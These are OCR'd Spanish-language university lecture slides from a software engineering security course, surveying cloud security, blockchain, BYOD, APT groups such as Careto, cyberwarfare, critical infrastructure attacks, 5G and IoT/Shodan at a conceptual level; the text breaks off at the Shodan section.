
Universidad Rey Juan Carlos

- Aspectos comunes:



Metodologías de desarrollo seg.

Universidad Rey Juan Carlos



Seguridad Informática

Material docente en abierto de la Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Tema 10 – Presente y futuro de la Seguridad informática





Licencia

- **© 2025**

  Algunos derechos reservados



Isaac Lozano Osorio

Isaac.lozano@urjc.es

- *Este documento se distribuye bajo la licencia "**Atribución - Compartir Igual 4.0**" de Creative Commons*
- *Para más información, ver:* https://creativecommons.org/licenses/by-sa/4.0/

Índice

Universidad Rey Juan Carlos

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

Índice

Universidad Rey Juan Carlos

- **Seguridad en entornos cloud.**
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

Entornos Cloud

- Entorno cloud (*Cloud Computing*) es un modelo tecnológico que permite el acceso ubicuo, adaptado y bajo demanda a un conjunto compartido de recursos de computación.
- Hay tres modelos:
  - ***Infrastructure as a service*** *(IaaS)*: ordenadores físicos o máquinas virtuales. Los usuarios instalan sistemas operativos y sus aplicaciones.
  - ***Platform as a service*** *(PaaS)*: plataformas de cómputo.
  - ***Software as a service*** *(SaaS)*: acceso a aplicaciones y bases de datos. El proveedor de cloud gestiona la infraestructura y la plataforma.
- Ha surgido el modelo SECaaS: Security as a Service. Empresas que proporcionan servicios relacionados con la seguridad.

Entornos Cloud

- Algunas aspectos a tener en cuenta:
  - Pérdida de control sobre los activos (datos, aplicaciones, sistemas de información,…) que provoca la externalización.
    - Esto influye en la confidencialidad y disponibilidad.
  - Necesidad de conectarse con los servicios contratados a través de internet.
  - Ya no se pueden utilizar los esquemas de seguridad de protección del perímetro.
  - Dependencia de los proveedores para garantizar la seguridad de sus sistemas.
  - La convivencia de los datos, procesos, aplicaciones, sistemas,… de diferentes organizaciones sobre las mismas máquinas físicas.

Entornos Cloud

Universidad Rey Juan Carlos

- La seguridad en entornos cloud se proporciona mediante:
  - Protocolos de red seguros.
  - Encriptación de los datos.
  - Sistemas de gestión de identidades y control de accesos.

- Siguen esquemas "Triple A" que tienen cuatro funcionalidades:
  - **I**dentificación de un usuario asignándole una entidad digital.
  - **A**utenticación: verificar que un usuario es quien dice ser.
  - **A**utorización: control de acceso del usuario a los diferentes recursos.
  - **A**uditoría: trazabilidad de lo que el usuario hace.

Entornos Cloud

Universidad Rey Juan Carlos

- Para evitar saturar a los usuarios con una gran número de contraseñas se han creado los esquemas de IAAA federados con sus correspondientes aplicaciones federadas.

- Estas aplicaciones se caracterizan por confiar la autenticación y autorización de un usuario en un tercer servidor central.

- Parecido al protocolo Kerberos pero mejorado, y orientado a web.

- De esta manera evitan el almacenar un gran número de usuarios.

Entornos Cloud

Universidad Rey Juan Carlos

- El problema con este tipo de autenticación es que si se implanta en un contexto muy distribuido con muchos agentes participando, el esquema (o diseño) crece mucho.
- Se deben tener tantos esquemas de gestión de entidades como proveedores.
- Una posible solución es el Control de Acceso Federado.

Entornos Cloud


Universidad Rey Juan Carlos

Control de Acceso Federado

- Existen varios repositorios de credenciales, pero los atributos de una persona que se asocian a una identidad se almacenan en un único repositorio.
- Este repositorio es el encargado de verificarlos en cada proceso de identificación y autenticación.
- Todos los proveedores que participan en la federación confían los unos en los otros para realizar las verificaciones.

Entornos Cloud

Universidad Rey Juan Carlos



Índice

Universidad Rey Juan Carlos

- Seguridad en entornos cloud.
- **Blockchain.**
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

Blockchain


Universidad Rey Juan Carlos

- Generalmente se asocia el blockchain al tema de bitcoins y criptomonedas.
- Fue descrito en 1991 en un trabajo sobre bloques asegurados criptográficamente.
- Pero se hizo popular en 2008 con la llegada del bitcoin.
- Sin embargo su utilización se está extendiendo a otros ámbitos, como las instituciones financieras, servicios médicos o el Internet de las Cosas.

Blockchain

Universidad Rey Juan Carlos

- Es un registro único, consensuado y distribuido en varios nodos de una red.
- En cada bloque se almacena:
  - Una cantidad de registros o transacciones válidas.
  - Información referente a ese bloque.
  - Su vinculación con el bloque anterior (hash).
- Cada bloque tiene un lugar específico en la cadena.
- La cadena completa se guarda en cada nodo → hay una copia exacta de la cadena en todos los participantes.



Blockchain

Universidad Rey Juan Carlos

¿Por qué es tan seguro?

- Al haber una copia de la cadena en cada nodo, se asegura la disponibilidad de la información.
  - Una denegación de servicio necesitaría inhabilitar todos los nodos de una red.
- Como todos los nodos tienen la misma información, es casi imposible alterar algún dato (asegura la integridad).
- Además con el uso del hash, al añadir un nodo a la red su información es inmutable.
- Cada nodo tiene certificados y firma digital para verificar la información y validar los datos almacenados. Permite asegurar la autenticidad de la información.

Blockchain

Universidad Rey Juan Carlos

- Los datos están distribuidos en todos los nodos de la red.
- Al no haber un nodo central, todos participan por igual almacenando y validando la información.
- Permite comunicar y almacenar información de manera confiable.
- Un modelo descentralizado donde la información es de los propios nodos que participan y no dependen de una compañía que proporcione el servicio.

Blockchain

Usos del Blockchain:

- Salud:
  - Los registros de salud podrían ser unificados y almacenados en blockchain. El historial médico de cada paciente estaría seguro y disponible para cada médico.
- Documentos:
  - El uso de blockchain permite registrar compras, escrituras, documentos o cualquier elemento digital evitando que pueda ser falsificado.
- Industria:
  - Generalmente para el control, o automatización, de líneas de producción, o aplicado a sistemas de almacenamiento y distribución de productos.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- **Seguridad en dispositivos móviles y BYOD.**
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

Entornos móviles y BYOD

Universidad Rey Juan Carlos

- Desde hace años se estaba trabajando para implantar el teletrabajo… pero hasta el 2020 no se ha implantado de manera efectiva.
- La idea es trabajar desde cualquier lugar, y con cualquier dispositivo como si estuvieras en la oficina.
- Por lo que hay que dotar de cierta seguridad:
  - A la propia red para permitir dicha conexión.
  - A los dispositivos móviles para permitir conexiones desde cualquier dispositivo.

Entornos móviles y BYOD

Universidad Rey Juan Carlos

- El teletrabajo ha tenido una gran implicación en la cantidad de ataques que se han producido en los últimos años.
- Sin embargo, la vuelta a la “normalidad” ha traído otro problema asociado, y está relacionado con el BYOD.
- BYOD: *Bring Your Own Device*.

Entornos móviles y BYOD

Universidad Rey Juan Carlos

- Es una apuesta que se puso de moda antes de la pandemia, y consiste en permitir que los empleados usen sus propios dispositivos.
- Como consecuencia: los dispositivos móviles se han convertido en el nuevo objetivo de los ciberdelincuentes.
- El objetivo no es acceder al dispositivo para robar información personal, sino ser capaces de acceder a la información de la empresa para la que trabaja.

Entornos móviles y BYOD

Universidad Rey Juan Carlos

- El problema: el usuario es uno de los problemas de seguridad más importantes.
- Puede ser que esos dispositivos contengan malware o usen aplicaciones vulnerables.
- Algunas empresas proporcionan smartphones corporativos
  - Los empleados quieren usar las aplicaciones y servicios que usan en su entorno personal

Entornos móviles y BYOD

Universidad Rey Juan Carlos



ESCÁNDALO

Multa a LaLiga de fútb
por usar el móvil de 50.
españoles para espiar

El organismo presidido por Javier Tebas ha anunciado q
recurrirá la sanción impuesta por la Agencia Española d
Protección de Datos.

El presidente de LaLiga, Javier Tebas EFE

El Gobierno denuncia que los móviles de Sánchez y Robles fueron espiados con el programa Pegasus

MIGUEL GONZÁLEZ | Madrid

Los atacantes extrajeron 2,6 gigas de datos del teléfono del presidente y nueve megas de la ministra de Defensa. El Ejecutivo no sabe aún cuál es la información robada y su grado de sensibilidad

en Google Play de
que contenía

a con el malware de la
que se ha duplicado en
de 11 millones de

09/06/2020 13:01

Índice

Universidad Rey Juan Carlos

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- **APTs.**
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

APTs

Universidad Rey Juan Carlos

- Amenaza Persistente Avanzada (*Advanced Persistent Threat*)
- Conjunto de procesos **sigilosos** con la intención y capacidad de atacar de forma avanzada y **continuada en el tiempo**.
- Son creados por grupos organizados con muchos recursos y con un gran interés en el objetivo. Ejemplos: mafias organizadas, ejércitos, grupos terroristas, grupos activistas… etc.

APTs

Universidad Rey Juan Carlos

- El objetivo suele ser tener el control del ordenador de la víctima de forma continuada.
- Algunas características de las APTs son:
  - Persistencia: el software malicioso se suele instalar en varias máquinas para tener esa consistencia en caso de sustitución, formateo o rotura.
  - Sigilo: usan Técnicas de Evasión Avanzadas para evitar ser descubiertos.
  - Suelen evitar ser localizados: tiene la capacidad de ante la duda de detección el malware se borra y se reorganiza en otros equipos.
  - Si es descubierto, su análisis revela la mínima información por medio de código cifrado u ofuscado, borrar la información enviada, no usar comentarios… etc.

APTs

Universidad Rey Juan Carlos

- Hay una gran variedad de grupos que desarrollan APTs, pero una gran cantidad son grupos de China, Rusia e Irán, donde presuntamente son apoyados por los gobiernos.

- Por ejemplo:
  - APT1: supuestamente apoyado por China.
  - TAO (*Tailored Access Operations*): revelada por Snowden y supuestamente apoyada por Estados Unidos.


APTs

Universidad Rey Juan Carlos

- Ejemplos de grupos organizadores de APTs:

https://apt-ecosystem.com/russia/map/


  - Rusia:
    - APT28: objetivo militar, farmacéutico, financiero…
    - APT29: objetivo aeroespacial, defensa, energía…
    - DragonFly: objetivo sector energético.
    - Black Energy: apagón en Ucrania el 23 de diciembre 2015.



APTs

Universidad Rey Juan Carlos

- Ejemplos de grupos organizadores de APTs:
  - Irán:
    - APT33: ataques contra USA, Corea del Sur, Arabia Saudí, y con objetivos en el sector aeroespacial, petroquímico y defensa.
    - Cleaver: USA, Israel, China, India, Francia, Reino Unido y Arabia Saudí.
    - CopyKittens: USA, Jordania, Turquía, Israel, Arabia Saudí y Alemania.
    - Leafminer: Arabia Saudí, Líbano, Israel y Kuwait.



APTs

Universidad Rey Juan Carlos



Careto / The mask.

- Conjunto de troyanos de reconocimiento y robo de datos.
- Monitoriza muchos datos de las operaciones de un sistema, las teclas que se pulsan y la monitorización de red.
- La información se guarda en local, y después se recolecta en un servidor externo.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- Es un malware muy modular y cada módulo tiene una función muy particular.
- Tiene una instalación en varias etapas con diferentes pasos intermedios.
- Se descubrieron dos variantes: SGH y Careto.

- Cuando se analizaron los informes, se determinó que el ataque podría estar activo desde el 2007 hasta mediados del 2013.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- Los objetivos de careto:
  - Instituciones gubernamentales, cuerpos diplomáticos / embajadas, empresas de energía, petróleo y gas, instituciones de investigación, organizaciones activistas…

- Se detectaron más de 380 víctimas repartidas en 31 países diferentes.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- La mayor característica de careto era la complejidad del conjunto de herramientas que podían usar los atacantes:
  - Un malware extremadamente complicado
  - Un rootkit
  - Un bootkit
  - Versiones para Windows 32 y 64
  - Versiones para Mac OS X, Linux, y posiblemente para Android y Apple iOS.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- ¿Qué extraía de las víctimas?
  - Interceptaba el tráfico de red.
  - Conversaciones de Skype.
  - Claves PGP.
  - Analiza el tráfico WiFi.
  - Busca toda la información de dispositivos Nokia, Android, iOS.
  - Capturas de pantalla.
  - Recopila archivos del sistema infectado: claves de cifrado, configuraciones VPN, claves SSH, archivos de escritorio remoto, y otros archivos relacionados con herramientas de cifrado a nivel militar / gubernamental.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- ¿Quién estaba detrás de Careto?
- No se sabe… pero hay sospechas.
- Las muestras no mostraban información de la localización, pero algunas muestras tenían información de la página de códigos.
- El valor era 0x4E4, cuyo valor decimal es 1252.
- Esta página de códigos la utiliza Microsoft para productos que utilizan el alfabeto latino de Europa occidental.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- ¿Quién estaba detrás de Careto?
- Además hay expresiones que hacen pensar que Careto es de origen español:
  - "Careto"
  - La configuración de los datos tenía: "Accept-Language: es Accept-Encoding: gzip"
  - Cuando se debugearon los desinstaladores encontraron paths de los desarrolladores a carpetas llamadas "Pruebas".
  - Y además encontraron una clave RC4 usada por las comunicaciones command and control.
  - Al descifrarla, la clave en claro era: "*Caguen1aMar*".

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- **Ciberguerra.**
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.


Ciberguerra

- El concepto se refiere al uso de ataques digitales por un país para interrumpir los sistemas informáticos vitales de otro.
- Los ataques informáticos son cada vez más frecuentes en los conflictos internacionales.
- No todos los ciberataques contribuyen a la “ciberguerra”:
  - Sólo se consideran aquellos ataques realizados por grupos que son supuestamente apoyados, o respaldados, por el Estado.

Ciberguerra

Universidad Rey Juan Carlos


Ciberataques geopolíticos en todo el mundo (2009-2019)



Ciberguerra

Universidad Rey Juan Carlos


- Los países más atacados:



Ciberguerra

Universidad Rey Juan Carlos

- Origen de esos ataques:



Ciberguerra

Universidad Rey Juan Carlos

- Usando la ciberguerra los estados son menos “evaluados” por la ciudadanía.
- Invadir un país o iniciar una guerra necesita la aprobación por un Congreso, y además es un acto visible, lo que permitirá a los ciudadanos (y otros países) juzgar ese gobierno.
- En cambio, un ataque cibernético pasa desapercibido ya que no se suele hacer público quiénes son los estados que han participado.

Ciberguerra

- La financiación para crear un ciberataque es mucho menor que la que se necesita para iniciar una guerra.
- Esto hace que cualquier país (por pequeño que sea) tenga la capacidad de atacar a otro.
- "Solo" se necesita disponer de un grupo de hackers con los conocimientos necesarios y estén dispuestos a ayudar a su país.
- ¿Qué pasaría si un país es capaz de convencer a la ciudadanía para que le preste capacidad de cómputo?

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- **Protección de infraestructuras críticas.**
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

Infraestructuras críticas

Universidad Rey Juan Carlos

- Todos estos ataques se suelen realizan contra infraestructuras críticas.
- Las infraestructuras críticas son aquellas instalaciones, redes, servicios y equipos físicos y de tecnología de la información cuya interrupción o destrucción tendría un impacto en la salud, la seguridad o el bienestar económico de los ciudadanos.
- Todas aquellas infraestructuras cuyos sistemas, medios y servicios son fundamentales para el progreso de la sociedad.

Infraestructuras críticas

Universidad Rey Juan Carlos



Infraestructuras críticas

Universidad Rey Juan Carlos

- El Centro Nacional de Protección de Infraestructuras y Ciberseguridad (CNPIC): responsable del impulso, coordinación y supervisión de todas las políticas y actividades relacionadas con la protección de las infraestructuras críticas españolas.

- Tres objetivos fundamentales:
  - Prevenir los ataques informáticos contra las infraestructuras de información críticas
  - Reducir la vulnerabilidad nacional a los ciberataques.
  - Reducir al mínimo los daños y el tiempo de recuperación cuando estos ataques se producen.

Infraestructuras críticas

Universidad Rey Juan Carlos

- Ejemplos de ataques a infraestructuras críticas:
  - 2000 (Australia) – Un exempleado, con claves de acceso, tomó el control de la compañía de agua y provocó un vertido de aguas residuales a parques y ríos de la región.
  - 2006 – 2011 (China) – NightDragon realizó una serie de ataques desde China a compañías de Utilities para obtener información sensible y espiar las actividades.
  - 2008 (Polonia) – Un chico de 14 años logró descarrilar 4 trenes.
  - 2015 (Ucrania) – BlackEnergy dejó a toda Ucrania sin luz durante 6 horas, por un ataque a más de 30 plantas eléctricas del país.
  - 2017 (Reino Unido) – WannaCry paralizó el funcionamiento de 16 hospitales, restringiendo el acceso a los historiales médicos.
  - *2021 – Zeppelin ransomware que atacó el servicio en la nube de ASAC dejó sin servicio al ayuntamiento de Oviedo, Cáceres, Vinaròs, FECYT, el Tribunal de cuentas…*

Infraestructuras críticas

- Los problemas más frecuentes a los que se enfrenta la protección de infraestructuras críticas son los siguientes:
  - Sistemas desactualizados o sin seguridad alguna.
  - Hardware obsoleto.
  - Falta de talento.
  - Vulnerabilidades y agujeros de seguridad desde el diseño.
  - Falta de preparación y concienciación.
  - Mayor número de ciberataques.
  - Aumento del número de dispositivos conectados.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- **5G.**
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

5G

Universidad Rey Juan Carlos

- Nueva tecnología móvil.

- Presenta varias ventajas:
  - Velocidad optimizada: de hasta 100 veces mayor que el 4G.
  - Baja latencia.
  - Mayor flexibilidad: permite gestionar mejor los dispositivos conectados al mismo tiempo.
  - Menor consumo: permite la utilización de la tecnología en dispositivos pequeños.

5G

Universidad Rey Juan Carlos

- Aunque es un avance tecnológico supone algunos retos de cara a la seguridad:
  - Aumenta el número de dispositivos → aumenta la exposición a los ataques y tenemos más puntos entrada para los ataques.
  - El 5G tiene una nueva arquitectura cuya característica y las nuevas funcionalidades, ciertos equipos se convierten en nodos “críticos” dentro de la red.
  - Una mayor exposición a los riesgos relacionados con la dependencia de los operadores de redes móviles respecto a los proveedores.

5G

- Se prevé que las redes 5G se conviertan en la espina dorsal de muchas aplicaciones informáticas cruciales.
- Por eso, la integridad y la disponibilidad serán un aspecto clave.
- Además, deberemos prestar mucha atención a los ataques por DDoS.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- **IoT/Industria.**
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

IoT/Industria

- Está aumentando de manera considerable el número de dispositivos que nos rodean.
- Tanto en el terreno industrial como en el doméstico.
- Un aspecto clave es que los dispositivos funcionan, o se comunican, sin intervención de los usuarios.
- Los sensores recolectan, comunican, analizan y trabajan con la información → nueva forma de crear valor.

IoT/Industria

- También se crean nuevas oportunidades para comprometer toda esa información.
- No sólo son más datos compartidos entre diferentes dispositivos, sino que los datos pueden ser mucho más sensibles.
- El despliegue de estos sistemas en una gran variedad de dominios conllevan a una gran cantidad de datos e información que puede ser explotada, o utilizada.

IoT/Industria

Universidad Rey Juan Carlos

Terreno industrial

- Generalmente son sensores que miden o controlan el proceso industrial de una compañía, o fábrica.
- Miden aspectos como la velocidad, presión, temperatura, brazos robóticos, turbinas, ventiladores…
- Un ataque a este sistema podría suponer varias cosas:
  - Que los atacantes tengan control total sobre la cadena de producción, o sobre alguna máquina.
  - Que dispongan de dicha información:
    - Espionaje.
    - Venta de datos.

IoT/Industria

Universidad Rey Juan Carlos

Ciudades

- Muchos de estos sensores se están instalando en ciudades (*Smart cities*).
- Se incluye en edificios HVAC (*heating, ventilation and air conditioning*), pero también se usan en el transporte público, control del tráfico, o parking inteligentes.
- Tener acceso a estos sistemas pueden ser graves consecuencias:
  - Medios de transporte autónomos.
  - Control del tráfico.

IoT/Industria

Universidad Rey Juan Carlos

Sistemas Sanitarios

- Las posibilidades del IoT se están empezando a utilizar en centros sanitarios.
- Ejemplos de aplicaciones: cuidado de pacientes, sistemas de diagnóstico remoto, *bio wearables*, monitorización de personas mayores,…
- Al igual que el caso anterior, hay que prestar especial atención a la seguridad dentro de estos entornos.

IoT/Industria

Universidad Rey Juan Carlos

Hogar

- El hogar es el entorno donde más se está utilizando las tecnologías basadas en IoT (además del sector industrial) y también es el entorno con mayor riesgo.
- Tenemos sensores y dispositivos para controlar el termostato, alarmas, las luces, sistema de alimentación de animales, cámaras de seguridad, puertas, o incluso vehículos eléctricos.

IoT/Industria

Universidad Rey Juan Carlos

- Una página interesante es shodan:

  https://www.shodan.io/

- Shodan es un motor de búsqueda de sistemas.
  - para localizar todo tipo de dispositivos que estén conectados a internet.

- Es considerado uno de los motores de búsqueda más peligrosos por el tipo de información que podemos recuperar.

IoT/Industria


Universidad Rey Juan Carlos

- Como cualquier motor de búsqueda tiene distintos dorks.

